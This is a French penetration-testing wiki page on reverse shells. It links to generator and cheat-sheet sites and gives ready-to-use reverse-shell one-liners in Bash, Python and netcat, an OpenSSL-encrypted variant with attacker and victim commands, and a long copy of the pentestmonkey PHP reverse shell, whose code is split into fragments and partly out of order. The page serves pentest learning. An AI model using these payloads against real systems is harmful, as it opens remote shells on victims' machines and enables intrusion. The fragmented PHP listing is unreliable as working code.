


# [Exploitation/Réseau]

## Reverse shell

### Introduction

Le reverse shell est un type de payload qui permet à l'attaquant d'établir une connexion dans le sens inverse d'un bind shell et qui vous permet d'exécuter des commandes à distance.



Revshell.com

Ce site permet de générer des reverse shells dans divers langages en spécifiant votre adresse IP et le port que vous voulez utiliser :

- [RevShells.com](https://revshells.com)

# InternalAllTheThings

Voici une page de ce site qui référence des reverses shell très variés :

- <https://swisskyrepo.github.io/InternalAllTheThings/cheatsheets/shell-reverse-cheatsheet/>

## Payload vérifiés

### Bash

```
sh -i >& /dev/tcp/<IP>/<PORT> 0>&1
```

### Python-3

```
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("<IP>",<PORT>));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("sh")'
```

### Netcat

```
nc -e /bin/bash <IP> <PORT>
```

## Netcat + certificat SSL (chiffrement)

Côté attaquant, générer le certificat :

```
openssl req -x509 -newkey rsa:4096 -keyout key.pem -out cert.pem -days 365 -nodes
```

Puis lancez Netcat depuis la machine attaquante pour vous mettre en écoute en utilisant le certificat :

```
nc --ssl -lvp <PORT>
```

Puis sur la victime :

```
mkfifo /tmp/s; /bin/sh -i < /tmp/s 2>&1 | openssl s_client -quiet -connect <IP>:<PORT> > /tmp/s; rm /tmp/s
```

# Pentest Monkey

- <https://github.com/pentestmonkey/php-reverse-shell>

Ce reverse shell php est connu et fonctionnel pour vos tests d'intrusion, il vous suffit de modifier l'**IP** et le **port** :

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '127.0.0.1'; // CHANGE THIS
$port = 1234;     // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {
    $pid = pcntl_fork();
    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
    }
    if ($pid) {
        exit(0);
    }
    if (posix_setsid() == -1) {
        printit("Error: Can't setsid()");
        exit(1);
    }
}
```

```
}
$daemon = 1;
} else {
    printit("WARNING: Failed to daemonise. This is quite common and not fatal.");
}
chdir("/");
umask(0);

$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
    printit("$errstr ($errno)");
    exit(1);
}

$descriptorspec = array(
    0 => array("pipe", "r"),
    1 => array("pipe", "w"),
    2 => array("pipe", "w")
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
    printit("ERROR: Can't spawn shell");
    exit(1);
}

stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
    if (feof($sock)) {
        printit("ERROR: Shell connection terminated");
        break;
    }
}
```

```

if (feof($pipes[1])) {
    printit("ERROR: Shell process terminated");
    break;
}

$read_a = array($sock, $pipes[1], $pipes[2]);
$num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);

if (in_array($sock, $read_a)) {
    if ($debug) printit("SOCK READ");
    $input = fread($sock, $chunk_size);
    if ($debug) printit("SOCK: $input");
    fwrite($pipes[0], $input);
}

if (in_array($pipes[1], $read_a)) {
    if ($debug) printit("STDOUT READ");
    $input = fread($pipes[1], $chunk_size);
    if ($debug) printit("STDOUT: $input");
    fwrite($sock, $input);
}

if (in_array($pipes[2], $read_a)) {
    if ($debug) printit("STDERR READ");
    $input = fread($pipes[2], $chunk_size);
    if ($debug) printit("STDERR: $input");
    fwrite($sock, $input);
}
}

fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

function printit ($string) {
    if (!$daemon) {

```

```
print "$string\n";
```

```
}
```

```
}
```

```
?>
```

---

Revision #12

Created 11 December 2023 17:06:20 by Elieroc

Updated 7 May 2024 11:03:19 by Elieroc